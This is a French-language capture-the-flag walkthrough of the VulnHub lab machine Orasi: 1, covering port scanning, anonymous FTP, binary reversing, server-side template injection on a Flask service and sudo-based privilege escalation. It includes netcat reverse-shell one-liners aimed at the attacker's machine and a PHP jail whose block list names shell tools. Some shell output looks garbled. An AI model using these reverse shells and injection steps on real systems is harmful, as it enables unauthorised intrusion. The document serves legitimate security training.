

# Orasi: 1

On a un indice avant même d'avoir téléchargé la machine, on ne sait juste pas quoi en faire pour l'instant :




On accède à la machine par réseau NAT et on note son adresse MAC :




Sur une autre machine présente dans le même réseau NAT, on lance netdiscover :

```
┌──(root㉿kali)-[/home/alaia]
└─# netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

10.0.2.1        52:54:00:12:35:00      2     120  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:14:a9:27      1      60  PCS Systemtechnik GmbH
10.0.2.6        08:00:27:4e:85:22      2     120  PCS Systemtechnik GmbH
```

On voit que l'adresse est 10.0.2.6, on lance *nmap -v -T4 -A -p- -oN nmap.log 10.0.2.6* pour trouver des ports ouverts :

```
┌──(root㉿kali)-[/home/alaia]
└─# nmap -v -T4 -A -p- -oN nmap.log 10.0.2.6
Starting Nmap 7.94 ( https://nmap.org ) at 20
```

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 17
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Feb 11  2021 pub
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8a:07:93:8e:8a:d6:67:fe:d0:10:88:14:61:49:5a:66 (RSA)
|   256 5a:cd:25:31:ec:f2:02:a8:a8:ec:32:c9:63:89:b2:e3 (ECDSA)
|_  256 39:70:57:cc:bb:9b:65:50:36:8d:71:00:a2:ac:24:36 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
5000/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.7.3)
|_http-title: 404 Not Found
|_http-server-header: Werkzeug/1.0.1 Python/3.7.3
MAC Address: 08:00:27:4E:85:22 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 9.787 days (since Mon Nov 13 23:17:59 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

# Port 21

On apprend qu'il est possible de se connecter en FTP en mode anonyme, on essaye :

```
┌──(root㉿kali)-[/home/alaia]
└─# ftp -a 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

On trouve un répertoire pub, on s'y rend :


```
ftp> ls
229 Entering Extended Passive Mode (|||42388|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Feb 11  2021 pub
226 Directory send OK.
ftp>
```

```
ftp> cd pub
250 Directory successfully changed.
ftp> ls -ltr
229 Entering Extended Passive Mode (|||45441|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp         16976 Feb 07  2021 url
226 Directory send OK.
```

Il contient un fichier url, on le télécharge :


```
ftp> get url
local: url remote: url
229 Entering Extended Passive Mode (|||44759|)
150 Opening BINARY mode data connection for url (16976 bytes).
100% |*********************************| 16976     5.70 MiB/s    00:00 ETA
226 Transfer complete.
16976 bytes received in 00:00 (4.28 MiB/s)
ftp>
```

On se déconnecte de FTP et on examine le fichier récupéré :





Il s’agit d’un fichier elf. On modifie les droits pour l’exécuter :





Aucune idée de ce qu’il faut faire de ces informations.
C’est l’heure du reverse engineering, on ouvre le fichier avec IDA :

```
mov     byte ptr [rax], 6Fh ; 'o'
mov     rax, cs:init
mov     dword ptr [rax+4], 0FFFFFFFFh
mov     esi, 2Fh ; '/'
mov     edi, 1
call    insert
mov     esi, 73h ; 's'
mov     edi, 2
call    insert
mov     esi, 68h ; 'h'
mov     edi, 2Ah ; '*'
call    insert
mov     esi, 34h ; '4'
mov     edi, 4
call    insert
mov     esi, 64h ; 'd'
mov     edi, 0Ch
call    insert
mov     esi, 30h ; '0'
mov     edi, 0Eh
call    insert
mov     esi, 77h ; 'w'
mov     edi, 11h
call    insert
mov     esi, 24h ; '$'
mov     edi, 12h
call    insert
mov     esi, 73h ; 's'
mov     edi, 13h
call    insert
lea     rdi, s          ; "Sometimes things are not obvious"
```

On obtient des caractères formant le mot “/sh4d0w$s”. On essayera de l’ajouter à l’url de la page web.

# Port 80

On accède à la machine avec le navigateur :




**Orasi**

6 6 1337leet


Il n’y a que le nom de la machine et un message en leet. D’après Wikipédia, le 6 représente un B ou un G :

› ; **6** pour « B » ou « G » ;

B B leetleet ? G G leetleet ? Ça ne veut rien dire.
On essaye de trouver des pages cachées avec ffuf :

```
┌──(root㉿kali)-[/home/alaia/Documents/dico]
└─# ffuf -u http://10.0.2.6/FUZZ -w dirb/common.txt -ic -s
FUZZ : .htaccess FFUFHASH : 13631c
FFUFHASH : 13631b FUZZ : .hta
FUZZ : .htpasswd FFUFHASH : 13631d
FUZZ :  FFUFHASH : 136311
FFUFHASH : 136317e4 FUZZ : index.html
FUZZ : server-status FFUFHASH : 13631e04
```

Nous n'avons malheureusement le droit d'accéder à aucune de ces pages :




On essaye de se rendre sur la page "/sh4d0w$s" :





Pas de chance. En atteandant, on se sert du texte présent dans l'index pour créer un dictionnaire avec crunch :

```
┌──(root㉿kali)-[/home/alaia/Documents/dico]
└─# crunch 6 6 1337leet -o result.txt
Crunch will now generate the following amount of data: 326592 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 46656

crunch: 100% completed generating output
```

# Port 5000


Le port 5000 utlise aussi le protocole http, on va voir ce qui s'y passe :




**Not Found**

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

C'est exact, rien du tout.
On retente notre chance avec "/sh4d0w$s" et cette fois, on a quelque chose de différent :





No input


**Not Found**

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Ce qu'on ajoute après un "?" dans l'url apparaît dans le titre de la page et ne cause pas de message d'erreur comme quand on ajoute un "/" :





No input

On se sert du résultat de crunch pour lancer wfuzz et trouver la commande qu'on peut exploiter dans l'url : wfuzz -w result.txt --hh 8 http://10.0.2.6:5000/sh4d0w\$s?FUZZ=whoami (le 8 correspond au nombre de caractères dans "No input", le message de la page, qui nous sert de condition d'arrêt).


```
└─# wfuzz -w result.txt --hh 8 http://10.0.2.6:5000/sh4d0w\$s?FUZZ=whoami
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is
not compiled against Openssl. Wfuzz might not work correctly when fuzzing SS
L sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.6:5000/sh4d0w$s?FUZZ=whoami
Total requests: 46656

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000024912:   200        0 L      1 W        6 Ch        "l333tt"
```

On essaye ce qu'on a trouvé :





whoami

Maintenant, le texte qu'on écrit après "?l333tt=" s'affiche sur la page. On réalise des tests :





**Internal Server Error**

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.





0

On se rend compte que la page est vulnérable aux SSTI (Server-Side Template Injection), on essaye donc du code trouvé sur Google :





On trouve notre identité :




uid=33(www-data) gid=33(www-data) groups=33(www-data)

On veut un reverse shell grâce à cette ligne de commande : *rm /tmp/f;mkfifo /tmp/f;cat /tmp/f\|/bin/sh -i 2>&1|nc 10.0.2.5 1234 >/tmp/f* obtenue sur [Reverse Shells Cheat Sheet - | Ethical Hacker | System Administrator | Penetration Tester | Bug Hunter |] :




On veut l'adapter pour l'insérer dans l'url. On utilise pour cela urlencode :

```
┌──(root㉿kali)-[/home/alaia/Documents/vulnhub/orasi]
└─# urlencode 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.5 1234 >/tmp/f' ; echo
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.0.2.5
%201234%20%3E%2Ftmp%2Ff
```

On lance *nc -nlvp 1234* puis on colle ce qu'on vient d'obtenir dans l'url :

```
┌──(root㉿kali)-[/home/alaia/Documents/vulnhub/orasi]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 54050
/bin/sh: 0: can't access tty; job control turned off
$
```

On teste des commandes pour savoir ce qu'on peut faire (pas grand chose). On affiche le contenu de /etc/passwd pour découvrir les uilisateurs existants :

```
cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
irida:x:1000:1000:irida,,,:/home/irida:/bin/bash
kori:x:1001:1001::/home/kori:/bin/sh
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
```

On se rend dans /home. On lance *ls* et on découvre deux répertoires correspondants aux noms des utilisateurs trouvés précédemment :

```
$ cd /home
$ ls
irida
kori
$ ls -ltr
total 8
drwxr-xr-x 3 irida irida 4096 Feb 11  2021 irida
drwxr-xr-x 3 kori  kori  4096 Feb 11  2021 kori
$
```

On ne possède pas les droits pour afficher le contenu des fichiers dans irida :

```
$ cd irida
$ ls
irida.apk
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ cat irida.apk
cat: irida.apk: Permission denied
```

kori ne contient qu'un fichier jail.php, on peut afficher son contenu et voir quelles commandes sont interdites :

```
$ cd ..
$ ls
irida
kori
$ ls kori
jail.php
$ cat jail.php
cat: jail.php: No such file or directory
$ cat kori/jail.php
<?php
array_shift($_SERVER['argv']);
$var = implode(" ", $_SERVER['argv']);

if($var == null) die("Orasis Jail, argument missing\n");

function filter($var) {
        if(preg_match('/(`|bash|eval|nc|whoami|open|pass|require|include|file|system|\/)/i', $var)) {
                return false;
        }
        return true;
}
if(filter($var)) {
        $result = exec($var);
        echo "$result\n";
        echo "Command executed";
} else {
        echo "Restricted characters has been used";
}
echo "\n";
?>
$
```

*sudo -l* nous donne les commandes qu'on peut exécuter en tant que avec sudo :

```
sudo -l
Matching Defaults entries for www-data on orasi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on orasi:
    (kori) NOPASSWD: /bin/php /home/kori/jail.php *
```

On essaye de lancer *sh -i* à partir de la commande donnée et on retourne sur offsec.dev pour copier la commande Netcat :

```
$ sudo -u kori /bin/php /home/kori/jail.php sh -i
sh: 0: can't access tty; job control turned off
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.15 5678 >/tmp/f
rm: cannot remove '/tmp/f': Operation not permitted
mkfifo: cannot create fifo '/tmp/f': File exists
sh: 1: cannot create /tmp/f: Permission denied
nc -e /bin/sh 10.0.2.15 5678
```

Avant ça, on écoute sur un autre port à partir d'un autre terminal :

```
┌──(kali㉿kali)-[/var/www/html]
└─$ nc -nlvp 5678
listening on [any] 5678 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 51748
whoami
kori
id
uid=1001(kori) gid=1001(kori) groups=1001(kori)
```

Cette fois, on est l'utilisateur kori. On regarde quelles commandes on peut exécuter avec sudo :

```
sudo -l
Matching Defaults entries for kori on orasi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kori may run the following commands on orasi:
    (irida) NOPASSWD: /usr/bin/cp /home/irida/irida.apk /home/kori/irida.apk
sudo -u irida /usr/bin/cp /home/irida/irida.apk /home/kori/irida.apk
```

On peut copier le fichier irida.apk, pour cela on crée d'abord un fichier irida.apk dans /home/kori, puis on modifie ses droits et enfin on copie l'original :

```
/home/kori
ls
jail.php
touch irida.apk
ls
irida.apk
jail.php
ls -ltr
total 4
-rwxr-xr-x 1 kori kori 509 Feb 11  2021 jail.php
-rw-r--r-- 1 kori kori   0 Nov 25 12:29 irida.apk
chmod 777 irida.apk
ls -ltr
total 4
-rwxr-xr-x 1 kori kori 509 Feb 11  2021 jail.php
-rwxrwxrwx 1 kori kori   0 Nov 25 12:29 irida.apk
sudo -u irida /usr/bin/cp /home/irida/irida.apk /home/kori/irida.apk
```

On lance la commande file :

```
file irida.apk
irida.apk: Zip archive data, at least v?[0] to extract
unzip
```


C'est une archive, on vérifie s'il est possible d'utiliser unzip :

```
$ nc -e /bin/sh 10.0.2.15 5678
ls: cannot access '/home/kor': 
ssh: connect to host 12.0.2.15 
lost connection
sh: 15: unzip: not found
```

Et évidemment, c'est impossible. On lance un serveur http avec python :

```
file irida.apk
irida.apk: Zip archive data, at least v?[0] to extract
unzip
python3 -m http.server 9999
```

Il est accessible à partir du navigateur :




# Directory listing for /

- .bash_history
- .gnupg/
- irida.apk
- jail.php

On clique sur irida.apk pour le télécharger puis on le dézip :

```
┌──(kali㉿kali)-[~/Documents/vulnhub/orasi]
└─$ unzip irida.apk
Archive:  irida.apk
  inflating: res/color/material_on_surface_disabled.xml
  inflating: res/layout/test_toolbar.xml
  inflating: res/anim/design_snackbar_in.xml
```


On convertit le fichier de sortie classes.dex en en .jar avec *d2j-dex2jar* :

```
└─$ d2j-dex2jar classes.dex
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
dex2jar classes.dex → ./classes-dex2jar.jar
```

Puis on ouvre le résultat avec *jd-gui* :

```
┌──(kali㉿kali)-[~/Documents/vulnhub/orasi]
└─$ jd-gui classes-dex2jar.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

On se balade dans les différentes parties et on clique sur le fichier qui possède “irida” dans son nom :



